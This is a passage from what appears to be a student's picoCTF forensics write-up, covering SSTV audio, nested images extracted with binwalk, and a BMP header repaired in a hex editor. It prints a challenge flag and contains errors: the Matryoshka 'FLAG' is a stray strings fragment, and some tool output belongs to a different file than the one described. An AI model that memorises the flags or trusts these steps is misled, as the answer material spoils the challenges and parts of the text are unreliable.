Profile Connection Space        : XYZ
Profile Date Time               : 1998:02:09 06:49:00
Profile File Signature          : acsp
Primary Platform                : Microsoft Corporation
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             : Hewlett-Packard
Device Model                    : sRGB
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Hewlett-Packard
Profile ID                      : 0
Profile Copyright               : Copyright (c) 1998 Hewlett-Packard Company
Profile Description             : sRGB IEC61966-2.1
Media White Point               : 0.95045 1 1.08905
Media Black Point               : 0 0 0
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Device Mfg Desc                 : IEC http://www.iec.ch
Device Model Desc               : IEC 61966-2.1 Default RGB colour space - sRGB
Viewing Cond Desc               : Reference Viewing Condition in IEC61966-2.1
Viewing Cond Illuminant         : 19.6445 20.3718 16.8089
Viewing Cond Surround           : 3.92889 4.07439 3.36179
Viewing Cond Illuminant Type    : D50
Luminance                       : 76.03647 80 87.12462
Measurement Observer            : CIE 1931
Measurement Backing             : 0 0 0
Measurement Geometry            : Unknown
Measurement Flare               : 0.999%
Measurement Illuminant          : D65
```

FLAG: Here is a flag "picoCTF{more_than_m33ts_the_3y3eBdBd2cc}"

1.3.7 PicoCTF => m00nwalk

In this we are given a .wav file it has some strange sound
when i search with the hints given that a SSTV(slow-scan telivision) used to hide images in audio files
then i searched for the tools to do qsstv and pavucontrol
QSSTV is a program for **receiving and transmitting slow-scan TV (SSTV)** signals and is used to decode the sstv taransmissions
Pavucontrol is a **graphical audio control tool** for **PulseAudio**. It lets you control your audio devices, streams, input/output settings, and volume levels.
i tried doing it but didn’t get the desired output

1.3.8 PicoCTF => Surfing the Waves

in this also a .wav file is given by the hints it was related to different kinds of waves
i couldn’t complete this challenge icouldn’t find the flag

1.3.9 PicoCTF => Matryoshka doll


Here, given a dolls.jpg checkedd it


```
tenisha@tenisha:~/Downloads$ file garden.jpg
garden.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 2999x2249, components 3
tenisha@tenisha:~/Downloads$ exiftool garden.jpg
ExifTool Version Number         : 12.40
File Name                       : garden.jpg
Directory                       : .
File Size                       : 2.2 MiB
File Modification Date/Time     : 2025:07:18 22:43:16+05:30
File Access Date/Time           : 2025:07:20 23:19:41+05:30
File Inode Change Date/Time     : 2025:07:18 22:43:16+05:30
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Profile CMM Type                : Linotronic
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 1998:02:09 06:49:00
Profile File Signature          : acsp
Primary Platform                : Microsoft Corporation
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             : Hewlett-Packard
Device Model                    : sRGB
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Hewlett-Packard
Profile ID                      : 0
Profile Copyright               : Copyright (c) 1998 Hewlett-Packard Company
Profile Description             : sRGB IEC61966-2.1
Media White Point               : 0.95045 1 1.08905
Apple Data Offsets              : (Binary data 28 bytes, use -b option to extract)
Warning                         : [minor] Trailer data after PNG IEND chunk
Image Size                      : 594x1104
Megapixels                      : 0.656
tenisha@tenisha:~/Downloads$ binwalk --dd=".*" dolls.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 594 x 1104, 8-bit/color RGBA, non-interlaced
3226          0xC9A           TIFF image data, big-endian, offset of first image directory: 8
272492        0x4286C         Zip archive data, at least v2.0 to extract, compressed size: 378954, uncompressed size: 383940, name: base_images/2_c.jpg
651612        0x9F15C         End of Zip archive, footer length: 22

tenisha@tenisha:~/Downloads$ cd _dolls.jpg.extracted/
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted$ ls
0  4286C  9F15C  C9A
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted$ ls
 0   4286C  '4286C (1)'   9F15C   C9A
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted$ cd '4286C (1)'/
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)$ ls
base_images
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)$ cd base images
bash: cd: too many arguments
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)$ cd base_images/
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images$ ls
2_c.jpg
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images$ strings 2_c.jpg
IHDR
eiCCPICC Profile
 *!     $
(VtUD
@Z(O
eMHKg
aPn;
b1d#9t
}>?g
 _98
2\-h
r.G;
"IJ,d]
},#[
`,BQX
X@      k
I5O7
Nh?B
pfo(
8}=R
#.dq
P}S4
]`/8
a#AH8
$ iH&
5B-P
```

thenn extracted the hidden and embedded files in it by

binwalk

used strings for the dolls.jpg but no flag found then extracted file of dolls.jpg there there is a zip file 4286C when extracted it has a file named base_images in it.






it has another images of the doll 2_c.jpg tried strings on it but found not flag.

```
:o[m
("*+8
:i-8r
base_images/4_c.jpgUT
O`ux
base_images/3_c.jpgUT
O`ux
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images$ binwalk --dd
```

But it has somthing like this i thought we have to go until 4_c.jpg to get the flag then again used binwalk on 2_c.jpg

```
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images$ binwalk 2_c.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 526 x 1106, 8-bit/color RGBA, non-interlaced
3226          0xC9A           TIFF image data, big-endian, offset of first image directory: 8
187707        0x2DD3B         Zip archive data, at least v2.0 to extract, compressed size: 196045, uncompressed size: 201447, name: base_images/3_c.jpg
383807        0x5DB3F         End of Zip archive, footer length: 22
383918        0x5DBAE         End of Zip archive, footer length: 22

tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images$ ls
2_c.jpg
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images$ binwalk --dd=".*" 2_c.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 526 x 1106, 8-bit/color RGBA, non-interlaced
3226          0xC9A           TIFF image data, big-endian, offset of first image directory: 8
187707        0x2DD3B         Zip archive data, at least v2.0 to extract, compressed size: 196045, uncompressed size: 201447, name: base_images/3_c.jpg
383807        0x5DB3F         End of Zip archive, footer length: 22
383918        0x5DBAE         End of Zip archive, footer length: 22

tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images$ cd _2_c.jpg.extracted/
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images/_2_c.jpg.extracted$ ls
0  2DD3B  5DB3F  5DBAE  C9A
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images/_2_c.jpg.extracted$ ls
 0   2DD3B  '2DD3B (1)'   5DB3F   5DBAE   C9A
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images/_2_c.jpg.extracted$ cd '2DD3B (1)'/
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images/_2_c.jpg.extracted/2DD3B (1)$ ls
base_images
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images/_2_c.jpg.extracted/2DD3B (1)$ cd base_images/
tenisha@tenisha:~/Downloads/_dolls.jpg.extracted/4286C (1)/base_images/_2_c.jpg.extracted/2DD3B (1)/base_images$ ls
3_c.jpg
```

extracted the file it has a zipped file 2DD3B when extracted it has a folder base_images in it it has another images 3_c.jpg and other files




runned strings but found no flag


```
@Z4$
MyQ
;xK!
\=9:
:o[m
("*+8
:i-8r
base_images/4_c.jpgUT
O`ux
```

so, again extraced the image 3_c.jpg in it. It has a zipped file 1E2D6 when extracted it has folder base_images and in it we have 4_c.jpg.

When runned strings on it



then again extracted the 4_c.jpg a zip file 136DA when extracted we finally have the flag.txt



FLAG : base_images/4_c.jpgUT

1.3.10 PicoCTF => tunn3l v1s10n

Here,they have give a file tunn3l_v1s10n , by checking it’sfiletypead it’sinformation


```
tenisha@tenisha:~/Downloads$ file 'tunn3l_v1s10n(8)'
tunn3l_v1s10n(8): data
tenisha@tenisha:~/Downloads$ exiftool 'tunn3l_v1s10n(8)'
ExifTool Version Number         : 12.40
File Name                       : tunn3l_v1s10n(8)
Directory                       : .
File Size                       : 2.8 MiB
File Modification Date/Time     : 2025:07:21 20:14:57+05:30
File Access Date/Time           : 2025:07:21 20:17:53+05:30
File Inode Change Date/Time     : 2025:07:21 20:17:53+05:30
File Permissions                : -rw-rw-r--
File Type                       : BMP
File Type Extension             : bmp
MIME Type                       : image/bmp
BMP Version                     : Unknown (53434)
Image Width                     : 1134
Image Height                    : 306
Planes                          : 1
Bit Depth                       : 24
Compression                     : None
Image Length                    : 2893400
Pixels Per Meter X              : 5669
Pixels Per Meter Y              : 5669
Num Colors                      : Use BitDepth
Num Important Colors            : All
Red Mask                        : 0x27171a23
Green Mask                      : 0x20291b1e
Blue Mask                       : 0x1e212a1d
Alpha Mask                      : 0x311a1d26
Color Space                     : Unknown (,5%()
Rendering Intent                : Unknown (826103054)
Image Size                      : 1134x306
Megapixels                      : 0.347
tenisha@tenisha:~/Downloads$
```

Here,we see that the file type is BMP


`filetype:bmp` is a **search filter** (used in Google, other engines, or CTFs) that tells the search engine to return **only files with the `.bmp` extension**.

`.BMP` stands for **Bitmap Image File** — it's a **raster graphics image format** used to store **uncompressed pixel data**.

So, i have saved the file as tunn3l v1s10n.bmp and whenn i open the file



It says unsupported header size => it means the header size is toolarge or corrupted or unsupported format
A **header** is the part of a file that tells software **what type of file it is**, its **structure**, and how to read the rest of it.
So, i opened the file in hex editor




to get information about waht to do next by the shown error i search for the infoheader size, this website
http://www.ece.ualberta.ca/~elliott/ee552/studentAppNotes/2003_w/misc/bmp_file_format/bmp_file_format.html
the header should be between 0x00-0x0D infoheader from 0x0E - 0X35
says that the innnfoheader should be of 40 bytes(in hex 0x28) but in the file the info header is 53434 bytes(0xD0BA) so in that place first we change it to 28 00 00 00 in place of BA D0
when we export the file with these changes we get the flag is not here
nextwe seethe color table 0x36 => 36 00 00 00 in place of BA D0
“ BA D0 00 00”, which means (yeah, you know it) 0xD0BA=53434 bytes. This, in general, should mean that the metadata of the image extends from the beginning of the file, upto 53434 bytes, which is very large.The dimensions of the image were 1134x306. Height with an offset of 22 bytes and 4 bytes. Height is 0x132=> 306 pixels so 32 03 00 00 => 818 pixels


File Edit View Windows Help


```
00000000  42 4D 8E 26 2C 00 00 00 00 00 36 00 00 00 28 00 BM.&,.....6...(.
00000010  00 00 00 6E 04 00 00 E8 03 00 00 01 00 18 00 00 ...n............
00000020  00 00 00 58 26 2C 00 25 16 00 00 25 16 00 00 00 ...X&,.%...%....
00000030  00 00 00 00 00 00 00 23 1A 17 27 1E 1B 29 20 1D .......#..'..) .
00000040  2A 21 1E 26 1D 1A 31 28 25 35 2C 29 33 2A 27 38 *!.&..1(%5,)3*'8
